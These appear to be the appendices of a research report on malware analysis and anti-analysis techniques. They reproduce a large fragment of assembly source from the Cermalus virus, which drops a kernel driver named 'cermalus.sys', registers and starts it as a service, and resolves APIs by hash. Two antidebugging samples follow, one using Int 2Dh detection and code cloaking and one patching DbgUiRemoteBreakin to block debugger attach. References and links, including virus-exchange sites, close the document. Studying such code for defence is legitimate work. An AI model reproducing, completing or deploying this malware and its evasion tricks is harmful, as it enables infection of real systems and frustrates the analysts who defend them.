        sub     esp, size object_attributes + size io_status_block
        xor     ecx, ecx
        @init_object_attributes esp, ecx, eax, OBJ_CASE_INSENSITIVE, ecx
        push    edx
        push    ecx
        mov     eax, esp
        push    FILE_SYNCHRONOUS_IO_NONALERT
        push    FILE_SHARE_READ
        lea     edx, dword ptr [eax + 8 + size object_attributes]
        push    edx
        lea     edx, dword ptr [eax + 8]
        push    edx
        push    FILE_EXECUTE
        push    eax
        call    dword ptr [ebx + ring0data.api.ntos.ZwOpenFile.va]
        pop     esi
        pop     esp
        test    eax, eax
        jnz     map_imagefile_ring0_ret
        push    eax
        mov     ecx, esp
        push    esi
        push    SEC_IMAGE
        push    PAGE_EXECUTE
        push    eax
        push    eax
        push    SECTION_ALL_ACCESS
        push    ecx
        call    dword ptr [ebx + ring0data.api.ntos.ZwCreateSection.va]
        pop     edi
        push    eax
        push    esi
        call    dword ptr [ebx + ring0data.api.ntos.ZwClose.va]
        pop     eax
        test    eax, eax
        jnz     map_imagefile_ring0_ret
        push    eax
        push    eax
```

```
        mov     ecx, esp
        push    PAGE_READWRITE
        push    MEM_TOP_DOWN
        push    ViewShare
        lea     edx, dword ptr [ecx + 4]
        push    edx
        push    eax
        push    01000h
        push    eax
        push    ecx
        push    NtCurrentProcess
        push    edi
        call    dword ptr [ebx + ring0data.api.ntos.ZwMapViewOfSection.va]
        pop     esi
        pop     ecx
        mov     ecx, eax
        xor     eax, eax
        cmp     ecx, STATUS_IMAGE_NOT_AT_BASE
        jz      map_imagefile_ring0_ret
        push    edi
        call    dword ptr [ebx + ring0data.api.ntos.ZwClose.va]
        inc     eax
map_imagefile_ring0_ret:
        ret

        ; in:
        ;   esi = bade addr
        ;   edi = section handle
        ; out:  nothing

unmap_section_ring0:
        push    esi
        push    NtCurrentProcess
        call    dword ptr [ebx + ring0data.api.ntos.ZwUnmapViewOfSection.va]
close_section_ring0:
        push    edi
        call    dword ptr [ebx + ring0data.api.ntos.ZwClose.va]
        ret

        ; in:
        ;   ebx = module base
        ;   esi = ptr table api crcs
        ;   edi = ptr buffer api addrs
        ; out: nothing

get_apis:
        mov     eax, ebx
        stosd
        mov     edx, dword ptr [ebx + mzhdr.mz_lfanew]
        add     edx, ebx
        mov     edx, dword ptr [edx + pehdr.pe_dd_export.ddir_rva]
        add     edx, ebx
        push    ebp
        xchg    ebp, esi
```

```
        mov     esi, dword ptr [edx + pedir_export.rvaofnames]
        add     esi, ebx
        mov     ecx, dword ptr [edx + pedir_export.numofnames]
next_api:
        jecxz   get_apis_end
        dec     ecx
        lodsd
        add     eax, ebx
        call    gen_crc32_szname
        cmp     eax, dword ptr [ebp]
        jnz     next_api
get_api_addr:
        push    ecx
        mov     eax, dword ptr [edx + pedir_export.numofnames]
        sub     eax, ecx
        dec     eax
        mov     ecx, dword ptr [edx + pedir_export.rvaofordinals]
        add     ecx, ebx
        movzx   eax, word ptr [ecx + eax * 2]
        mov     ecx, dword ptr [edx + pedir_export.rvaoffunctions]
        add     ecx, ebx
        lea     eax, dword ptr [ecx + eax * 4]
        push    eax
        mov     eax, dword ptr [eax]
        add     eax, ebx
        stosd
        pop     eax
        stosd
        pop     ecx
        add     ebp, 4
        cmp     dword ptr [ebp], 0
        jne     next_api
        xchg    esi, ebp
        lodsd
get_apis_end:
        pop     ebp
        ret

        ;--------------------------------------
        ; ring3 code
        ;--------------------------------------

ring3_start:

        pushad
        call    getdelta
        @ring3seh_setup_frame <jmp remove_seh>
        assume  fs: nothing
        mov     eax, fs:[030h]
        mov     eax, dword ptr [eax + 0Ch]
        mov     esi, dword ptr [eax + 01Ch]
        lodsd
        mov     ebx, dword ptr [eax + 08h]
        call    get_ring3_api
```

```
kerncrc_begin:
        dd      (kern_api_count shr 1) + 1 dup(0)
kerncrc_end:
        kern_name   dd  0
get_ring3_api:
        pop     esi
        sub     esp, size ring3data
        mov     edi, esp
        call    get_apis
        call    get_extra_userapi
        db  "advapi32.dll", 0h
advapicrc_begin:
        dd      (adv_api_count shr 1) + 1 dup(0)
advapicrc_end:
        adv_name    dd  0
        db  "ntdll.dll", 0h
ntdllcrc_begin:
        dd      (ntdll_api_count shr 1) + 1 dup(0)
ntdllcrc_end:
        ntdll_name  dd  0
        db  -1
get_extra_userapi:
        pop     esi
load_module:
        push    esi
        call    dword ptr [esp + 4 + ring3data.api.kern.LoadLibraryA.va]
        mov     ebx, eax
        test    ebx, ebx
        jz      jmp_to_host
        @endsz
        call    get_apis
        lodsd
        cmp byte ptr [esi], -1
        jnz load_module
load_user_api_end:
        mov     ebx, esp
is_drv_present:
        xor     eax, eax
        add     eax, 0657Fh
        shl     eax, 1
        push    eax
        shr     eax, 16
        add     eax, 05F5Fh
        shl     eax, 1
        push    eax
        call    dword ptr [ebx + ring3data.api.ntdll.ZwEnumerateBootEntries.va]
        test    eax, eax
        jz      jmp_to_host
        xor     eax, eax
        push    eax
        push    eax
        push    CREATE_ALWAYS
        push    eax
        push    eax
```

```
        push    GENERIC_READ or GENERIC_WRITE
        lea     eax, dword ptr [ebp + (offset drv_aname - offset delta)]
        push    eax
        call    dword ptr [ebx + ring3data.api.kern.CreateFileA.va]
        test    eax, eax
        jz      jmp_to_host
        mov     dword ptr [ebx + ring3data.file_handle], eax
        mov     edi, offset drv_end - offset drv_begin
        mov     esi, edi
        lea     ecx, dword ptr [ebp + ((offset drv_begin +
                sys_body.sys_pe_hdr.pe_ophdr_filealign) - offset delta)]
        mov     ecx, dword ptr [ecx]
        dec     ecx
        add     esi, ecx
        not     ecx
        and     esi, ecx
        xor     eax, eax
        push    eax
        push    esi
        push    eax
        push    PAGE_READWRITE
        push    eax
        push    dword ptr [ebx + ring3data.file_handle]
        call    dword ptr [ebx + ring3data.api.kern.CreateFileMappingA.va]
        mov     dword ptr [ebx + ring3data.map_handle], eax
        test    dword ptr [ebx + ring3data.map_handle], eax
        jz      close_file
        xor     edx, edx
        push    esi
        push    edx
        push    edx
        push    FILE_MAP_WRITE
        push    eax
        call    dword ptr [ebx + ring3data.api.kern.MapViewOfFile.va]
        mov     dword ptr [ebx + ring3data.map_addr], eax
        test    dword ptr [ebx + ring3data.map_addr], eax
        jnz     copy_drv_to_map
close_map:
        push    dword ptr [ebx + ring3data.map_handle]
        call    dword ptr [ebx + ring3data.api.kern.CloseHandle.va]
close_file:
        push    dword ptr [ebx + ring3data.file_handle]
        call    dword ptr [ebx + ring3data.api.kern.CloseHandle.va]
        cmp     dword ptr [ebx + ring3data.map_handle], 0
        jz      jmp_to_host
        cmp     dword ptr [ebx + ring3data.map_addr], 0
        jz      jmp_to_host
        ret
copy_drv_to_map:
        xor     edx, edx
        push    edx
        xchg    eax, edi
        push    4
        pop     ecx
```

```
        div     ecx
        push    esi
        push    edi
        mov     ecx, eax
        lea     esi, dword ptr [ebp + (offset drv_begin - offset delta)]
        rep     movsd
        xchg    ecx, edx
        rep     movsb
calc_checksum:
        pop     edi
        and     dword ptr [edi + sys_body.sys_pe_hdr.pe_ophdr_checksum], 0
        mov     esi, dword ptr [esp]
        mov     ecx, esi
        inc     ecx
        shr     ecx, 1
        xor     eax, eax
        mov     edx, edi
        clc
cksum:  adc     ax, word ptr [edx]
        inc     edx
        inc     edx
        loop    cksum
        pop     dword ptr [edi + sys_body.sys_pe_hdr.pe_ophdr_checksum]
        adc     dword ptr [edi + sys_body.sys_pe_hdr.pe_ophdr_checksum], eax
unmap_file:
        push    dword ptr [ebx + ring3data.map_addr]
        call    dword ptr [ebx + ring3data.api.kern.UnmapViewOfFile.va]
        call    close_map
load_drv:
        xor     edi, edi
        push    SC_MANAGER_ALL_ACCESS
        push    edi
        push    edi
        call    dword ptr [ebx + ring3data.api.adv.OpenSCManagerA.va]
        test    eax, eax
        jz      jmp_to_host
        mov     dword ptr [ebx + ring3data.scm_handle], eax
        push    PAGE_READWRITE
        push    MEM_COMMIT
        push    1024
        push    edi
        call    dword ptr [ebx + ring3data.api.kern.VirtualAlloc.va]
        mov     dword ptr [ebx + ring3data.buff], eax
        call    is_service_installed
delete_service:
        push    eax
        push    eax
        push    dword ptr [ebx + ring3data.buff]
        push    SERVICE_CONTROL_STOP
        push    eax
        call    dword ptr [ebx + ring3data.api.adv.ControlService.va]
        call    dword ptr [ebx + ring3data.api.adv.DeleteService.va]
        call    dword ptr [ebx + ring3data.api.adv.CloseServiceHandle.va]
        jmp     create_start_service
```

```
is_service_installed:
        push    SERVICE_ALL_ACCESS
        lea     eax, dword ptr [ebp + (offset drv_aname - offset delta)]
        push    eax
        push    dword ptr [ebx + ring3data.scm_handle]
        call    dword ptr [ebx + ring3data.api.adv.OpenServiceA.va]
        test    eax, eax
        jnz     delete_service
create_start_service:
        mov     esi, dword ptr [ebx + ring3data.buff]
        push    esi
        lodsd
        push    esi
        push    1024
        lea     eax, dword ptr [ebp + (offset drv_aname - offset delta)]
        push    eax
        call    dword ptr [ebx + ring3data.api.kern.GetFullPathNameA.va]
        mov     ecx, eax
        jecxz   end_load_srv
        push    7
        pop     ecx
        push    edi
        loop    $-1
        push    esi
        push    SERVICE_ERROR_IGNORE
        push    SERVICE_DEMAND_START
        push    SERVICE_KERNEL_DRIVER
        push    SERVICE_ALL_ACCESS
        lea     eax, dword ptr [ebp + (offset drv_desc - offset delta)]
        push    eax
        lea     eax, dword ptr [ebp + (offset drv_aname - offset delta)]
        push    eax
        push    dword ptr [ebx + ring3data.scm_handle]
        call    dword ptr [ebx + ring3data.api.adv.CreateServiceA.va]
        mov     dword ptr [ebx + ring3data.service_handle], eax
        push    eax
        call    dword ptr [ebx + ring3data.api.adv.StartServiceA.va]
end_load_srv:
        push    dword ptr [ebx + ring3data.service_handle]
        call    dword ptr [ebx + ring3data.api.adv.CloseServiceHandle.va]
        push    dword ptr [ebx + ring3data.scm_handle]
        call    dword ptr [ebx + ring3data.api.adv.CloseServiceHandle.va]
        push    dword ptr [ebx + ring3data.buff]
        call    dword ptr [ebx + ring3data.api.kern.VirtualFree.va]
        lea     eax, dword ptr [ebp + (offset drv_aname - offset delta)]
        push    eax
        call    dword ptr [ebx + ring3api.kern.DeleteFileA.va]
jmp_to_host:
        add     esp, size ring3data
        remove_seh:
        @ring3seh_remove_frame
        popad
        mov     eax, offset host_start
host_start_ep   equ $-4
```

```
        jmp     eax
ring3_end:

        ;--------------------------------------
        ; some global data
        ;--------------------------------------

        drv_aname           db  "cermalus.sys",0h
        drv_desc            db  "evilinside",0h
        systemroot          db  "windows"
        exe_ext             db  ".exe"
        WSTR                ufpath_ntdll, "\??\C:\Windows\System32\ntdll.dll"
        WSTR                hal_api_uname, "HalInitSystem"
        WSTR                hal_uname, "hal.dll"

drvcode_end:
drv_end:
end start
```

H Int 2d debugger detection

```
;-------------------------------------------------------------------------
; Int 2Dh debugger detection and code obfuscation - ReWolf^HTB
;
; Date: 14.III.2007
;
;
; I. BACKGROUND
;
;       Possibly new method of debugger detection, and nice way for code
;    obfuscation.
;
;
; II. DESCRIPTION
;
;       Int 2Dh is used by ntoskrnl.exe to play with DebugServices (ref1),
;    but we can use it also in ring3 mode. If we try to use it in normal
;    (not debugged) application, we will get exception. However if we will
;    attach debugger, there will be no exception.
;
;       push    offset _seh     ;\
;       push    fs:[0]          ; > set SEH
;       mov     fs:[0], esp     ;/
;
;       int     2dh             ; if debugger attached it will run normally,
;                               ; else we've got exception
;       nop
;       pop     fs:[0]          ;\ clear SEH
;       add     esp, 4          ;/
;
;       ...
;       debugger detected
;       ...
;
;       _seh:
;       debugger not detected
;
;    It can also crash SoftIce DbgMsg driver (ref2).
;
;       Besides this, int 2Dh can also be used as code obfuscation method.
;    With attached debugger, after executing int 2Dh, system skips one byte
;    after int 2Dh:
;
;       int     2dh
;       nop                     ; never executed
;       ...
;
;    If we'll execute step into/step over on int 2Dh different debuggers
;    will behave in different way:
;
;       OllyDbg - run until next breakpoint (if we have any)
;       Visual Studio - stop on instruction after nop in our example
```

```
;       WinDbg - stop after int 2dh (always even if we 'Go')
;
;    Only OllyDbg behaves correctly if we permit to run process without any
;    breaks. We can create self debuggable application (as in attached
;    example) that will take advantages of int 2Dh code obfuscation.
;
;
; III. Links
;
;    1. http://www.vsj.co.uk/articles/display.asp?id=265
;    2. http://www.piotrbania.com/all/adv/sice-adv.txt
;
;
; IV. Thanks
;
;    omega red, Gynvael Coldwind, ved, Piotr Bania
;
;
; comments, suggestions, job opportunities: rewolf@poczta.onet.pl
;                                           http://www.rewolf.prv.pl
;-------------------------------------------------------------------------
;
;change file extensionton .asm and compile
;tested on: Win XP Pro sp2 (x86), Win 2k3 server (x64), Vista Ultimate (x64)
;
;-------------------------------------------------------------------------
.386
.model flat, stdcall
option casemap:none
;-------------------------------------------------------------------------
include \masm32\include\windows.inc
include \masm32\include\user32.inc
include \masm32\include\kernel32.inc
includelib \masm32\lib\kernel32
includelib \masm32\lib\user32
;-------------------------------------------------------------------------
.data
        procinfo PROCESS_INFORMATION <0>
        startinfo STARTUPINFO <0>
        debugEvt DEBUG_EVENT<0>
        _str db 100 DUP (0)
        _fmt db 'eax: %08X',0dh,0ah,'ebx: %08X',0dh,0ah,'ecx: %08X',0dh,0ah,
                'edx: %08X',0

;-------------------------------------------------------------------------
;CLOAKxB -> cloaks x bytes instruction

CLOAK1B macro           ;int.int
        int     2dh
        db      0cdh
endm

CLOAK2B macro           ;int.ret
        int     2dh
```

```
        db      0c2h
endm

CLOAK3B macro           ;int.enter
        int     2dh
        db      0c8h
endm

CLOAK4B macro           ;int.call
        int     2dh
        db      0e8h
endm

;If you find some other 'cloaking' opcodes i.e. 5 or more bytes please send
;me e-mail ;-)

;-------------------------------------------------------------------------
;sample mov r32, val macro

MOV_REG macro reg1: REQ, val1:REQ, val2:REQ, val3:REQ, val4:REQ
        int     2dh
        int     reg1                            ;\
        int     val3                            ; >mov eax, (val1)CD(val3)CD
        int     val1                            ;/
        int     2dh
        ;enter  78xxh, 90h                      ;  mov al, val4
        db      0c8h, reg1 - 8, val4, 90h
        int     2dh
        ;enter  0xxc1h, 10h                     ;  ror eax, 10h
        db      0c8h, 0c1h, reg1 + 10h, 10h
        int     2dh
        ;enter  34xxh, 90h                      ;  mov al, val2
        db      0c8h, reg1 - 8, val2, 90h
        int     2dh
        ;enter  0xxc1h, 10h                     ;  ror eax, 10h
        db      0c8h, 0c1h, reg1 + 10h, 10h
endm
;-------------------------------------------------------------------------
MOV_EAX macro val1:REQ, val2:REQ, val3:REQ, val4:REQ
        MOV_REG 0b8h, val1, val2, val3, val4
endm

MOV_EBX macro val1:REQ, val2:REQ, val3:REQ, val4:REQ
        MOV_REG 0bbh, val1, val2, val3, val4
endm

MOV_ECX macro val1:REQ, val2:REQ, val3:REQ, val4:REQ
        MOV_REG 0b9h, val1, val2, val3, val4
endm

MOV_EDX macro val1:REQ, val2:REQ, val3:REQ, val4:REQ
        MOV_REG 0bah, val1, val2, val3, val4
endm
;-------------------------------------------------------------------------
```

```
.code
start:


        assume  fs:nothing
        push    offset _seh     ;\
        push    fs:[0]          ; > set SEH
        mov     fs:[0], esp     ;/

        int     2dh             ; if debugger attached it will run normally,
                                ; else we've got exception
        nop
        pop     fs:[0]          ;\ clear SEH
        add     esp, 4          ;/

;--------------------------------------------------------------------------

        MOV_EAX 98h ,76h, 54h, 32h              ; mov   eax, 98765432h
        MOV_EBX 12h, 34h, 56h, 78h              ; mov   ebx, 12345678h
        MOV_ECX 0abh, 0cdh, 0efh, 0     ; mov   ecx, 0abcdef00h
        MOV_EDX 90h, 0efh, 0cdh, 0abh   ; mov   edx, 90efcdabh

;--------------------------------------------------------------------------

CLOAK1B
        push    edx
CLOAK1B
        push    ecx
CLOAK1B
        push    ebx
CLOAK1B
        push    eax
CLOAK4B
        push    offset _fmt
CLOAK4B
        push    offset _str
CLOAK4B
        call    wsprintf
CLOAK3B
        add     esp, 18h
CLOAK2B
        push    0
CLOAK4B
        push    offset _str
CLOAK4B
        push    offset _str
CLOAK2B
        push    0
CLOAK4B
        call    MessageBox
CLOAK2B
        push    0
CLOAK2B
        jmp     _end2
```

```
;-------------------------------------------------------------------------
_seh:
        ; setting mini-debugger ;-)
        push    offset procinfo
        push    offset startinfo
        push    0
        push    0
        push    DEBUG_PROCESS
        push    0
        push    0
        push    0
        call    GetCommandLine
        push    eax
        push    0
        call    CreateProcess

_dbgloop:
        push    INFINITE
        push    offset debugEvt
        call    WaitForDebugEvent

        cmp     debugEvt.dwDebugEventCode, EXIT_PROCESS_DEBUG_EVENT
        je      _end

        push    DBG_CONTINUE
        push    debugEvt.dwThreadId
        push    debugEvt.dwProcessId
        call    ContinueDebugEvent

        jmp     _dbgloop


_end:   push    0
_end2:  call    ExitProcess
end start
```

I Antidebugging (Antiattach)

```
;
; KaKeeware is proud to present a small piece of code that
; demonstrates how to block usermode debuggers from attaching
; to your process.
;
; Author: Adam Blaszczyk (c) 2005
; WWW:    http://www.kakeeware.com
; e-mail: adam[]kakeeware[]com
;
; Feel free to use this source code in your applications, but remember
; that credits are always welcomed :-)
;
; ============================================================

.586
.MODEL FLAT,STDCALL

 INCLUDE windows.inc
 CR    = 0Dh
 LF    = 0Ah

 INV equ INVOKE
 OFS  equ OFFSET
 BPTR equ BYTE PTR
 WPTR equ WORD PTR
 DPTR equ DWORD PTR

 MOM  MACRO t:REQ, s:REQ
    push   DPTR s
    pop    t
 ENDM

 INCLUDEX  MACRO plik:REQ
     include    plik.inc
     includelib plik.lib
 ENDM

 INCX MACRO mods:VARARG
   FOR c,<mods>
    INCLUDEX c
   ENDM
 ENDM

 INCX kernel32,user32

.data?
    ddOldProtect dd ?
    ptrDbgUiRemoteBreakin dd ?

.data
    szNTDLL               db 'ntdll.dll',NULL
    szDbgUiRemoteBreakin db 'DbgUiRemoteBreakin',NULL
```

```
    szAntiCaption        db 'AntiAttach',NULL
    szAntiTitleWarning   db 'Gotcha! You are trying to attach debugger...',NULL
    szAntiTitleInfo      db 'Now... try to attach debugger
                            to AntiAttach process.',NULL

.code
  Start:
    INV GetModuleHandle,OFS szNTDLL
    INV GetProcAddress,eax,OFS szDbgUiRemoteBreakin
    mov ptrDbgUiRemoteBreakin,eax

    INV VirtualProtect,ptrDbgUiRemoteBreakin,1,
        PAGE_EXECUTE_READWRITE,OFS ddOldProtect

    mov eax,ptrDbgUiRemoteBreakin

    mov BPTR [eax+00],068h                          ; PUSH xxxxxxxx
    mov DPTR [eax+01],MB_OK or MB_ICONEXCLAMATION   ; PUSH MB_OK
                                                    ; or MB_ICONEXCLAMATION

    mov BPTR [eax+05],068h                          ; PUSH xxxxxxxx
    mov DPTR [eax+06],OFS szAntiCaption             ; PUSH OFS szAntiCaption

    mov BPTR [eax+10],068h                          ; PUSH xxxxxxxx
    mov DPTR [eax+11],OFS szAntiTitleWarning        ; PUSH OFS szAntiTitle

    mov BPTR [eax+15],068h                          ; PUSH xxxxxxxx
    mov DPTR [eax+16],0                             ; PUSH 0

    mov BPTR [eax+20],0B8h                          ; mov eax,xxxxxxxx
    mov DPTR [eax+21],OFS MessageBoxA               ; mov eax,OFS MessageBoxA

    mov WPTR [eax+26],0D0FFh                        ; call eax

    mov BPTR [eax+28],0B8h                          ; mov eax,xxxxxxxx
    mov DPTR [eax+29],OFS ExitProcess               ; mov eax,OFS ExitProcess

    mov WPTR [eax+33],0D0FFh                        ; call eax

    INV MessageBoxA,0,OFS szAntiTitleInfo,OFS szAntiCaption,MB_OK

    ret
END Start
```

J References

References

[1] Pedram Amini. Paimei - reverse engineering framework (presentation). *RECON2006*, 2006.

[2] (Several Authors). Virus bulletin: Fighting malware and spam. darknet monitoring, virus analysis, news and features on peerbot, and email anti-virus solutions. *Virus Bulletin*, March 2007.

[3] Piotr Bania. Antidebugging for (m)asses. *piotrbania.com*.

[4] Piotr Bania. Fighting epo viruses. *SecurityFocus*, 2005.

[5] Max Berger. Setting up eclipse cdt on windows, linux/unix, mac os x. *Eclipse Wiki*, 2005/2006.

[6] Ero Carrera. Introduction to idapython. *openRCE.org*, 2005.

[7] Ero Carrera. Pe format: A graphical, detailed map showing the structure of the pe format. *OpenRCE*, December 2005.

[8] Paul Craig. On pe packing/unpacking and automating the process using ollydbg scripts.

[9] Paul Craig. Unpacking malware, trojans and worms: Pe packers used in malicious software. *Ruxcon 2006*, 2006.

[10] Val Smith Danny Quist. Detecting the presence of virtual machines using the local data table. *offensivecomputing.net*.

[11] Matt LaMantia Dawson Dean. The vix api. *VMWORLD 2006*, 2006.

[12] Matt LeMantia Dawson Dean. Presentation on the vix api. *VMWORLD*, 2006.

[13] Peter Ferrie. Attacks on virtual machine emulators. *Symantec Advanced Threat Research*, 2006.

[14] Gary McGraw Greg Hoglund. *Exploiting Software: How to Break Code*. Addison-Wesley, 2004.

[15] Ilfak Guilfanov. An advanced interactive multi-processor disassembler: Ida pro 3.8x quickstart guide. *Datarescue*.

[16] Eric Hammersley. *Professional VMWare Server*. Wrox, 2006.

[17] Eric Hammersley. A quick vmware server vix primer. *Codeguru*, March 28, 2007.

[18] Amado Hidalgo. Trojan.peacomm: Building a peer-to-peer botnet. *Symantec (weblog)*, 2007.

[19] Thorsten Holz. Chasing botnets. *IT-SikkerhetsForum, University of Mannheim*, 2006.

[20] Ivo Ivanov. Api hooking revealed. *Codeproject.com*, 2002.

[21] Cynthia E. Irvine John Scott Robin. Analysis of the intel pentium's ability to support a secure virtual machine monitor. *VMM Usenix 00*, 2000.

[22] Levi Lloyd Ken Chiang. A case study of the rustock rootkit and spam bot. *Sandia National Laboratories*, 2007.

[23] Brian Lee. Eclipse project cdt (c/c++) plugin tutorial. *Department of Computer Science, University of Manitoba, Winnipeg, Manitoba, Canada*, 2004.

[24] Xiangyang Liu. Start your windows programs from an nt service. *The Code Project*, 2000-2007.

[25] Xiangyang Liu. A gui program to configure xyntservice. *The Code Project*, 2006.

[26] Pedram Amini Michael Sutton, Adam Greene. *Fuzzing: Brute Force Vulnerability Discovery*. Addison-Wesley, June 22, 2007.

[27] David Dagon Robert Edmonds Wenke Lee Paul Royal, Mitch Halpin. Polyunpack: Automating the hidden-code extraction of unpack-executing malware. *College of Computing, Georgia Institute of Technology*, 2006.

[28] Rolf Rolles. Defeating hyperunpackme2 with an ida processor module. *openRCE.org*, 2007.

[29] Joanna Rutkowska. Red pill. *Invisiblethings*, 2004.

[30] Joanna Rutkowska. Subvirting vista kernel for fun and profit. *Invisiblethings*, 2006.

[31] Peter Silberman. Futo. *openRCE.org*, 2006.

[32] Craig Valli Simon Innes. Honeypots: How do you know when you are inside one? *Edith Cowan University*, 2006.

[33] Skywing. Subverting patchguard version 2. *Nynaeve.net*, 2006.

[34] Peter Szor. *The Art of Computer Virus Research and Defense*. Symantec Press, 2005.

[35] The Twisted Development Team. The twisted documentation. *twistedmatrix.com*, 2007.

[36] Frederic Raynal Thorsten Holz. Detecting honeypots and other suspicious environments. *Laborotory for Dependable Distributed Systems, RWTH Aachen University, EADS CRC, France*, 2006.

[37] Maik Morgenstern Tom Brosch. Runtime packers: The hidden problem? *AV-Test GmbH*, 2006.

[38] Danny Quist Val Smith. Hacking malware: Offense is the new defense. *Offensive Computing*, 2006.

K Sources of information (web resources)

K.1 Communities

openrce.org Open Reverse Code Engineering

offensivecomputing.net Offensive Computing

K.2 Virtualization

vmware.com The global leader in virtual infrastructure software for industry-standard systems

chitchat.at.infoseek.co.jp/vmware/ VM Back. Very useful information on the VMware backdoor. Also a good CLI for systems lacking VMware's vmrun.

http://www.socal-piggies.org/presentations/benedikt_reiter/2007_01_18/present_pyvix.py Python code showing use of pyVIX

download3.vmware.com/vmworld/2006/dvt9520.pdf Presentation on the VIX API, VMWORLD 2006 (Dawson Dean, Matt LaMantia)

invisiblethings.org Invisiblethings

invisiblethings.org/papers/redpill Anti-VMware, Redpill

www.codeproject.com/system/VmDetect.asp "Detect if your program is running inside a Virtual Machine", by `lallus`

chitchat.at.infoseek.co.jp/vmware/backdoor.html VMWare Backdoor i/o port

chitchat.at.infoseek.co.jp/vmware/vmtools.html VMtools, a CLI using the Backdoor

www.offensivecomputing.net/papers/vm.pdf Nopill (D. Quist, Valsmith)

talhatariq.wordpress.com/tag/virtualisation/ The Conscience of a Hacker

www.cs.nps.navy.mil/people/faculty/irvine/publications/2000/VMM-usenix00-0611.pdf Analysis of the Intel Pentium's Ability to Support a Secure Virtual Machine Monitor

sourceforge.net/forum/forum.php?forum_id=586310 PyVIX, a python wrapper of the VMWare VIX API. Contains links to current documentation and example code.

K.3 Analysis Tools

http://paimei.openrce.org/ PaiMei: Reverse Engineering Framework.

http://pedram.openrce.org/PaiMei/docs/scripts.html PaiMei Scripts and Tools: Debuggee Procedure Call (DPC), OllyDbg Connector / Receiver, PIDA Dump / Load, Proc Peek / Proc Peek Recon

http://pedram.redhive.com/PaiMei/docs/PyDbg/ PyDbg

http://pedram.openrce.org/PaiMei/docs/PAIMEIpstalker_flash_demo/index.html PAIMEIpstalker demo. (recommended!)

pedram.redhive.com/process_stalking_manual/ps_api_docs/ Process Stalker API reference (Pedram Amini).

pedram.redhive.com/process_stalking_manual/ Process Stalker Manual (Pedram Amini)

www.openrce.org/downloads/details/171 Process Stalker (Pedram Amini)

www.datarescue.com/idabase/index.htm IDA Pro

http://rr0d.droids-corp.org/ Droids corporation. The makers of Rasta Ring 0 Debugger (RR0D).

http://www.vsj.co.uk/articles/display.asp?id=265 Kernel and remote debuggers, Albert Almeida

http://www.dependencywalker.com/ Dependency Walker is a free utility that scans windows modules, and builds a hierarchical tree diagram of all dependent modules.

www.kibria.de/frhed.html A free binary file editor for Win 95/98/NT

code.google.com/p/ospy/ oSpy. A tool aiding reverse engineering on the Windows platform. Created by Ole Andre Vadla Ravnaas.

K.4 Malware (general)

http://vx.7a69ezine.org/?page_id=2 7A69 Malware Labs

http://vx.7a69ezine.org WinXPSP2.Cermalus by Pluf/7A69ML

http://piotrbania.com/all/4514N/ The Aslan (4514N) project. A gui oriented, integrating-metamorphic engine (x86/PE).

http://piotrbania.com/all/4514N/demo.swf A demo of the Aslan (4514N) project

www.phrack.org Phrack Magazine

vx.netlux.org VX Heavens

virusbtn.com Virus Bulletin

K.5 Packing and Unpacking

http://www.websense.com/securitylabs/blog/blog.php?BlogID=123 Websense Security Labs, Thread Blog ("Packers, Packers, Packers for sale!")

http://www.acsac.org/2006/papers/122.pdf PolyUnpack: Automating the Hidden-Code Extraction of Unpack-Executing Malware

http://www.acsac.org/2006/abstracts/122.html PolyUnpack: Abstract and info on the authors.

http://www.reversing.be/article.php?story=20050823224144160 Yoda's Protector, manually unpacking tutorial

peid.has.it/ PEiD. A PE scanning tool. (Main coders: Jibz, Qwerton, snaker, xineohP. 3rd Party/Plugin coders: MackT, _death, y0da, igNorAMUS, z0mbie, sexygeek, overflow, Ms-Rem)

www.blackhat.com/presentations/bh-usa-06/BH-US-06-Morgenstern.pdf Runtime Packers: The Hidden Problem?

upx.sourceforge.net/ UPX, the Ultimate Packer for eXecutables, using NRV (Not Really Vanished) and LZMA data compression libraries.

K.6 API Spying Tools, and API hooking frameworks

http://www.nektra.com/products/spystudio/index.php Nektra Advanced Computing: Spy Studio 2007. Version 0.9.0b. Free for non-commercial use.

http://www.nektra.com/products/deviare/index.php Deviare API Hooking Framework

http://jacquelin.potier.free.fr/winapioverride32/ Dev Stuff WinAPIOverride32. Monitoring, Overriding, Dumping.

http://kakeeware.com/i_kam.php KaKeeware Application Monitor. A lightweight API spying tool.

http://www.wasm.ru/baixado.php?mode=tool&id=313 Kerberos

http://www.openrce.org/forums/posts/456 APIScan is a simple tool to gather a list of APIs that a target process uses.

www.rohitab.com/main.html API Monitor (and other projects related to information security)

madshi.net Mathias Rauen (home)

madshi.net/madCodeHookDescription.htm MadCodeHook

www.codeproject.com/system/hooksys.asp Ivo Ivanov's "API hooking revealed". An excellent article describing API hooking techniques.

research.microsoft.com/sn/detours/ Microsoft's Detours. A framework for API hooking.

http://www.nruns.com/contentarchiv/eng/nbug.zip n.bug

K.7 Other

http://www.openrce.org/reference_library/anti_reversing Analysis and descriptions of anti debugging, disassembly and dumping tricks.

http://pb.specialised.info/ Piotr Bania (home)

twistedmatrix.com/trac/ Twisted Matrix Labs. An event-driven networking engine written in Python and licensed under the MIT license.

http://pb.specialised.info/all/articles/antid.txt Antidebugging for (m)asses - protecting the env, Piotr Bania

http://www.securityfocus.com/infocus/1841 Fighting EPO Viruses, by Piotr Bania

http://hades.ds1.agh.edu.pl/w̃oolf/int.2a.KiGetTickCount.txt Int 2Ah - KiGetTickCount, by ReWolfĤTB.

http://hades.ds1.agh.edu.pl/w̃oolf/int.2d.antidebug.and.code.obfuscation.txt Int 2Dh debugger detection and code obfuscation, by ReWolfĤTB.

http://www.rewolf.prv.pl RewolfĤTB (home)

www.nynaeve.net Subverting PatchGuard 2 (Skywing)

www.virustotal.com/en/virustotalf.html Virustotal. A free, independent service that exposes uploaded samples to multiple AV engines.

dkbza.org/pefile *pefile* is a python module to read and work with binaries of the PE file format. It can be used to retrieve information stored in the PE header. Formerly known as pype, it is a python module to read and work with PE files.

dkbza.org/pydasm A python interface to libdasm

http://bastard.sourceforge.net/libdisasm.html an x86 disassembling C-library

www.offensivecomputing.net/?q=node/365 Malware Analysis: Nailuj sys file (ZaiRoN)

www.antirootkit.com/articles/Nailuj-Rootkit-Analysis/index.htm Malware Analysis: Nailuj sys file (ZaiRoN)

www.codeproject.com/system/hooksys.asp API Hooking Revealed (Ivo Ivanov)

www.filehippo.com/download_ccleaner/ Download site for Crap Cleaner (from filehippo). A freeware system optimization and privacy tool.

metasploit.com Metasploit. Exploit Development Framework

www.trendsecure.com/portal/en-US/threat_analytics/hijackthis.php Trend Micro's HijackThis. A free utility that scans windows systems to find settings that are suspect and can indicate malware or spyware activity. An excelent tool.

